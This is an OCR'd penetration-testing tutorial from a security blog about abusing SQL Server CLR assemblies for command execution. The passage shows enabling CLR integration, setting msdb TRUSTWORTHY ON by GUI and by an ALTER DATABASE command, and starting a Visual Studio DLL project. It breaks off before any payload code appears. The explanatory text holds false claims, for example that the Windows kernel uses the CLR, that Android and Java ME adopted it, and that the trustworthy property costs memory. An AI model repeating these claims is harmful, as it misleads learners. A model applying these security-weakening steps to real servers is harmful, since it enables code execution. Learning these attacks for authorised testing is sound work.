iGNITE
Technologies

MSSQL for Pentester
Command Execution CLR Assembly

WWW.HACKINGARTICLES.IN

Contents

What is Common Language Runtime Integration?

Common Language Runtime is a feature provided by Microsoft as part of their Windows operating systems that allows for executing .NET Framework-compatible software. This runtime environment is responsible for implementing .NET programs, including compiled ASP.NET pages and Mono applications. It is used by .NET Framework and the Windows kernel and has been adopted by other operating systems such as Java ME, Apache Harmony, and Android. It is generally considered a more stable and fully-featured alternative to the Java Virtual Machine (JVM). It also manages the code execution environment for Microsoft operating systems.

These managed codes are compiled and are further used by units. These units are called assembly. These assemblies contain a load full of DLL or EXE files. EXE files can execute on their own, whereas DLL files need to be hosted in an application. If managed correctly, these DLL files can be enforced by the MS-SQL server as well.

The CLR receives compiled applications or assemblies from different processes via assembly loading, then executes them in an isolated execution environment to ensure their security and integrity. With the help of CLR, you can write stored procedures, user-defined functions, user-defined types, etc.


Trustworthy Database Property

Trustworthy database property helps to determine that whether the SQL server relies on a database or not. When working with CRL, there will be many instances where special commands or procedures deem it vital to have particular privileges. It requires such a license so that it can protect the database from malicious scenarios. Many properties can be used in windows servers and SQL servers to determine if the database is trusted. The properties must be set accordingly to allow the SQL server to function. One method for doing this is by adding the trust command on both servers.


A drawback of a Trustworthy Property would be that it might take up resources like memory, which could cause performance issues in specific scenarios. For this reason, it’s best not to rely on these types of properties too heavily when developing applications or data models. However, they are helpful when used with other techniques like event subscriptions or agent-based systems under a testing environment where resource consumption doesn’t matter much and performance isn’t essential either.

Enabling CLR Integration with GUI

To enable the trustworthy feature manually, right-click on the server’s name. A drop-down menu will appear. From the said menu, click on the Facets option as shown in the image below:




Once you click on the **Facets** option, a Facets dialogue box will open. From this dialogue box, open the Facet drop-down menu and select the **Surface Area Configuration** option from this drop-down menu as shown in the image below:



AuditLevel
BackupDirectory C:\Program Files\Microsoft SQL Server
BrowserServiceAccount NT AUTHORITY\LOCALSERVICE
BrowserStartMode Auto
BuildClrVersionString v4.0.30319
BuildNumber 5026
ClusterName
ClusterQuorumState Not Applicable

After choosing the Surface Area configuration, turn the value of **ClrIntegrationEnabled** true from false. This value can be changed under **Facet properties,** as you can see in the image below:



Facet: Surface Area Configuration


Description: Surface area configuration for features of the Database Engine. Only the features required by your application should b
helps protect your server by reducing the surface area.

Facet properties:


AdHocRemoteQueriesEnabled	True
ClrIntegrationEnabled	True
DatabaseMailEnabled	False
OleAutomationEnabled	False
RemoteDacEnabled	False
ServiceBrokerEndpointActive	False
SoapEndpointsEnabled	False
SqlMailEnabled	False

Check and Enable Trustworthy

After enabling CLR, go to the **server>Databases>System Databases>msdb**. Right-click on msdb. A drop menu will appear. From this menu, choose the **Properties** option as shown in the image below:



Once you have clicked on the **Properties** option, a dialogue box will open. From the left tab, choose options. In the right panel, you can see the **trustworthy property**. Here, you can change its value from false to true to enable it. The similar is shown in the image below:



Server:
WIN-P83OS778EQK\SQLEXPRE

Connection:
sa

Collation: SQL_Latin1_General_CP1_CI_AS

Recovery model: Simple

Compatibility level: SQL Server 2016 (130)

Containment type: None


Other options:

Is Read Committed Snapshot On	False
Numeric Round-Abort	False
Parameterization	Simple
Quoted Identifiers Enabled	False
Recursive Triggers Enabled	False
Trustworthy	False
VarDecimal Storage Format Enabled	True
Recovery	
Page Verify	CHECKSUM
Target Recovery Time (Seconds)	60
Service Broker	
Broker Enabled	True
Honor Broker Priority	False
Service Broker Identifier	5952d8fa-465a-4de5-a116-7b481d360c88
State	
Database Read-Only	False
Database State	NORMAL
Encryption Enabled	False
Restrict Access	MULTI_USER

Auto Close

To enable trustworthiness from CLI, open the query window of msdb and type the following query:

```
ALTER DATABASE [msdb] SET TRUSTWORTHY ON
```



```
ALTER DATABASE msdb SET TRUSTWORTHY ON
```


Executing the above query will enable trustworthy property.

Exploiting CLR Assembly


Creating a DLL File

Now that we have understood the use of CLR assembly and trustworthiness, along with their relationship with each other. And so, we will now exploit it to our potential. We know that CLR executes DLL files; therefore, we will create a DLL file using visual studio.

To create a DLL using Visual Studio, open Visual Studio and select the Create a New Project option, as shown in the image below:


Visual Studio 2019
Open recent
Yesterday
Get started
Clone a repository
Get code from an online repository like GitHub or Azure DevOps
Open a project or solution
Open a local Visual Studio project or .sln file
Open a local folder
Navigate and edit code within any folder
Create a new project
Choose a project template with code scaffolding to get started
Continue without code →

A new panel will open, and here, select **Class Library (.NET framework)** and then click on the **Next** button as shown in the image below:



Create a new project

Search for templates (Alt+S)

C# | Windows | Library

Recent project templates

Class Library (.NET Framework) C#

WPF Custom Control Library (.NET Framework) C#

Blank Solution

A project for creating a user control library for .NET Core WPF Applications
C# Windows Desktop Library


Class Library (.NET Framework)
A project for creating a C# class library (.dll)
C# Windows Library

WPF Custom Control Library (.NET Framework)
Windows Presentation Foundation custom control library
C# XAML Windows Desktop Library

WPF User Control Library (.NET Framework)
Windows Presentation Foundation user control library
C# XAML Windows Desktop Library

Windows Forms Control Library (.NET Framework)
A project for creating controls to use in Windows Forms (WinForms) applications
C# Windows Desktop Library

A new window will open. In that window, give your project a name, location, and then click on the Create button as shown in the image below:



Configure your new project

Class Library (.NET Framework) C# Windows Library

Project name: ClassLibrary2


Location: C:\Users\Administrator\source\repos

Solution name: ClassLibrary2

□ Place solution and project in the same directory


Framework: .NET Framework 4.7.2

Following the above steps will create your new project and add the code that will be necessary. The code that we have used can be found **here**. Now, in the menu bar, click on the **Build** menu as shown in the image below



